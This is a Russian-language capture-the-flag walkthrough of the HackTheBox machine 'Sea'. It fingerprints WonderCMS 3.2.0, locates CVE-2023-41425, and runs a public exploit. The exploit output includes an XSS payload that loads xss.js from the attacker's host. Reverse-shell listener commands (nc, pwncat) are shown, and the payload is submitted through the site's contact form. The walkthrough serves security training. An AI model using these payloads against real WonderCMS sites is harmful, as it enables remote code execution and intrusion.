
Releases 46

WonderCMS 3.4.3 Latest on Nov 5, 2023

+ 45 releases

Репозиторий на GitHub

Первым делом найдем, где в коде можно посмотреть версию, а затем просмотрим ее в том же файле на сервере. Текущая версия записана в файле `version` в корневом каталоге CMS.




wondercms / version

slavenstancic - Added global installed plugins array

1 lines (1 loc) · 6 Bytes

```
3.4.3
```


Последняя версия CMS



```
3.2.0
```

Используемая версия CMS

Мы имеем дело с довольно старой версией WonderCMS 3.2.0. Поэтому первым шагом поищем информацию об известных уязвимостях в ней и готовые эксплоиты.



GitHub
https://github.com · Перевести эту страницу
CVE-2023-41425 - WonderCMS Authenticated RCE
Cross Site Scripting vulnerability in Wonder CMS v.3.2.0 thru v.3.4.2 allows a remote attacker to execute arbitrary code via a crafted script.

GitHub
https://gist.github.com · Перевести эту страницу
CVE-2023-41425 (WonderCMS Remote Code Execution)
Cross Site Scripting vulnerability in Wonder CMS v.3.2.0 thru v.3.4.2 allows a remote attacker to execute arbitrary code via a crafted script.

Medium
https://shivamaharjan.medium.com · Перевести эту страницу
The Why and How of CVE-2023–41425 | WonderCMS ...
13 авг. 2024 г. — CVE-2023–41425 is a Cross-Site Scripting (XSS) vulnerability discovered in Wonder CMS versions 3.2.0 through 3.4.2.

Sploitus
https://sploitus.com · Перевести эту страницу
Exploit for Cross-site Scripting in Wondercms CVE-2023- ...
11 авг. 2024 г. — Description: XSS to RCE, Wonder CMS 3.2.0 <= 3.4.2. Sources: https://github.com/prodigiousMind/CVE-2023-41425/tree/main
5,0 ★★★★★ (5)

Поиск эксплоитов в Google

Из Google сразу же узнаём об уязвимости CVE 2023 41425 и получаем для нее готовые эксплоиты.


Продолжение статьи →

HTB SEA

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В WONDERCMS

ТОЧКА ОПОРЫ

Уязвимость позволяет атакующему удаленно выполнить произвольный код с помощью специального сценария, загружаемого в компонент `installModule`. Удобно, что весь процесс эксплуатации автоматизирован и собран в одном эксплоите. Скачиваем и запускаем питоновский файл. При запуске указываем URL сайта, а также хост и порт для реверс шелла.




```
python3 exploit.py http://sea.htb/loginURL 10.10.16.56 4321
[+] xss.js is created
[+] execute the below command in another terminal

----------------------------
nc -lvp 4321
----------------------------

send the below link to admin:

----------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.56:8000/xss.js"></script><form+action="
----------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Запуск эксплоита

В выводе присутствует XSS-нагрузка, которую необходимо отправить в форме связи на сайте. Но предварительно запустим листенер:

```
pwncat-cs -lvp 4321
```



Competition registration - Sea

Name: ralf

Email: ralf@ralf.com


Age: 123

Country: fdsf

Website: http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.56:8000/xss.js"></s

Форма связи

